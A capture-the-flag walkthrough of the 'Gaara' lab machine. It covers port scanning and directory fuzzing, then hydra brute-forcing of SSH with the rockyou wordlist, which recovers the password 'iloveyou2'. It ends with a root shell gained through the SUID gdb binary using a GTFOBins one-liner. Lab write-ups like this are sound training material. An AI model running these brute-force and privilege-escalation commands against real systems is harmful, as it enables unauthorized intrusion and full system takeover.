Gaara


```
ping gaara.local
```

```
rustscan -a gaara.local -- -A -oN portscan
```

Two ports are open as **22, 80**


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3ea36f6403331e76f8e498febee98e58 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDS8evJ7ywX5kz396YcIuR+rucTJ/OAK1SSpQoyx6Avj3v1/ZeRvikDEBZRZE4KMV4/+LraxOvCIb0rkU98B5WME6IReWvGTbF99×6wc2sDCG5haD5/OI6At8xrEQPV6FL8N
sdJAs/748uo6Xu4xwUWKFit3RvCHAdhuNfXj5bpiWESerc6mjRm1dPIwIUjJb2zBKTMFiVxpl8R3BXRLV7ISaKQwEo5zp8OzfxDF0YQ5WxMSaKu6fsBh/XDHr+m2A7TLPfIJPS2i2Y8EPxymUahuhSq63nNSaaWNdSZwpbL0qCB
Vdw1
|   256 6c0eb500e742444865effed77ce664d5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPFPC21nXnF1t6XmiDOwcXTza1K6jFzzUhlI+zb878mxsPin/9KvLlW9up9ECWVVTKbiIieN8cD0rF7wb3EjkHA=
|   256 b751f2f9855766a865542e05f940d2f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBprcu3jXo9TbgN5tBKvrojw4OFUkQIH+dITgacg3BLV
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-title: Gaara
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

On **port 80**





```
ffuf -u http://gaara.local/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

One directory found as **Cryoserver**




The directory contains 3 files as **/Temari, /Kazekage, /iamGaara**

All 3 files contains same information but in **/iamGaara** has a additional string **f1MgN9mTf9SNbzRygcU**



Go to the https://gchq.github.io/CyberChef/

gaara:ismyname



But when we try to connect with this credentials on the ssh it says authentication failure

Try to bruteforce the password for username **gaara** using **hydra**

```
hydra -l gaara -P /root/Documents/ubuntu/Wordlists/rockyou.txt gaara.local ssh -f -v -V -t 40
```

```
[ATTEMPT] target gaara.local - login "gaara" - pass "mahalko" - 225 of 14344411 [child 5] (0/9)
[ATTEMPT] target gaara.local - login "gaara" - pass "victor" - 226 of 14344411 [child 28] (0/9)
[ATTEMPT] target gaara.local - login "gaara" - pass "horses" - 227 of 14344411 [child 24] (0/9)
[22][ssh] host: gaara.local   login: gaara   password: iloveyou2
[STATUS] attack finished for gaara.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-11 08:49:02
```

Login with **gaara:iloveyou2** on **ssh**

```
ssh gaara@gaara.local
```

Got the shell and flag as **gaara** user

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/gaara]
└─# ssh gaara@gaara.local
gaara@gaara.local's password:
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
gaara@Gaara:~$ id
uid=1001(gaara) gid=1001(gaara) groups=1001(gaara)
gaara@Gaara:~$ whoami
gaara
gaara@Gaara:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  flag.txt  local.txt  .profile  .Xauthority
gaara@Gaara:~$ cat local.txt
666a350a30c79b4967abb4fc375ac833
gaara@Gaara:~$
```

```
find / -perm -4000 -type f 2>/dev/null
```

```
gaara@Gaara:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/gdb
/usr/bin/sudo
/usr/bin/gimp-2.10
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
```

Go to the https://gtfobins.github.io/

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. interact with an existing SUID binary skip the first command and run the program using its origi path.

This requires that GDB is compiled with Python support.

```
sudo install -m =xs $(which gdb) .

./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

```
/usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/bash", "bash", "-p")' -ex
quit
```

Got the **root** shell and flag

```
gaara@Gaara:~$ /usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/bash", "bash", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
bash-5.0# whoami
root
bash-5.0# id
uid=1001(gaara) gid=1001(gaara) euid=0(root) egid=0(root) groups=0(root),1001(gaara)
bash-5.0# cd /root
bash-5.0# ls
proof.txt  root.txt
bash-5.0# cat proof.txt
b05d5c8f8f718cea0fa40524044df449
bash-5.0#
```